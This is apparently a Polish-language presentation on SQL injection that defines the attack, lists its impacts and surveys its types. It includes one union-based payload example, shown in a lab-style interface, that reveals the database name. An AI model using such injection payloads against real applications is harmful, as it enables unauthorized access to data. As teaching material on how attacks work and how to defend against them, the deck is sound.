


Kamil Hebda, Paweł Klocek, Szymon Gawel

# SQL Injection






# Agenda

- Wprowadzenie do tematu SQL Injection
- Znaczenie zabezpieczeń aplikacji webowych
- Przegląd rodzajów ataków SQL Injection
  - In Band SQL Injection
    - Error-Based SQL Injection
    - Union-based SQL Injection
  - Blind SQL Injection
    - Authentication Bypass
    - Boolean-based Blind SQL Injection
    - Time-based Blind SQL Injection
  - Second Order SQL Injection
  - Out-of-Band SQL Injection
- Jak się chronić przed sqli?



SQL injection occurs when the application does not protect against malicious SQL queries..



# SQL Injection



SQL Injection to technika ataku, która polega na wprowadzeniu lub “iniekcji” złośliwego kodu SQL do zapytania do bazy danych poprzez formularz na stronie internetowej lub przez inny wektor ataku. Atak ten wykorzystuje luki w zabezpieczeniach aplikacji webowej, pozwalając atakującemu na manipulację zapytaniami SQL. Może to prowadzić do nieautoryzowanego dostępu do danych, ich modyfikacji, a nawet usunięcia.




# Znaczenie zabezpieczeń aplikacji webowych


- nieautoryzowany dostęp do całej bazy danych (zarówno w trybie odczytu, jak i zapisu)
- omija jakikolwiek mechanizm uwierzytelnienia
- pozwala na wykonanie kodu
- umożliwia stworzenie plików w systemie operacyjnym, na którym działa baza
- pozwala na odczytanie wybranych plików w systemie operacyjnym, na którym działa baza



# Rodzaje SQL Injection (SQLi)



SQL Injection może być wykorzystywany na różne sposoby, powodując poważne problemy. Dzięki wykorzystaniu SQL Injection, atakujący może obejść uwierzytelnianie, uzyskać dostęp, modyfikować i usuwać dane w bazie danych. W niektórych przypadkach SQL Injection może być również używany do wykonywania poleceń w systemie operacyjnym, co potencjalnie pozwala atakującemu na eskalację do bardziej szkodliwych ataków wewnątrz sieci, która znajduje się za firewallem.




# In-band SQLi

## In band SQL Injection

In-band SQL Injection jest najczęstszą i najłatwiejszą do wykorzystania formą ataku SQL Injection. In-band SQL Injection występuje, gdy atakujący może używać tego samego kanału komunikacji zarówno do przeprowadzenia ataku, jak i do zbierania wyników.

Dwa najczęstsze typy in-band SQL Injection to:

- **Error-based SQLi**
- **Union-based SQLi.**







# In-band SQLi


## Union-based SQL Injection

Ten typ ataku wykorzystuje operator SQL **UNION** wraz z instrukcją **SELECT**, aby zwrócić dodatkowe wyniki na stronie. Ta metoda jest najczęstszym sposobem wyodrębniania dużych ilości danych za pomocą luki SQL Injection.



# In-band SQLi

## Union-based SQL Injection




SQL Query	Answer
<pre>select * from article where id = 0 UNION SELECT 1,2,database()</pre>	<p>What is the user martin's password?</p> <input type="text" value="password"/> <button>Check Password</button>

Zapytanie zwraca nazwę bazy danych (sqli\_one) zamiast standardowej treści strony. Użycie klauzuli **UNION SELECT** pozwala na odczyt informacji z bazy, np. nazw tabel czy kolumn, dzięki wyświetlaniu wyników w interfejsie aplikacji.



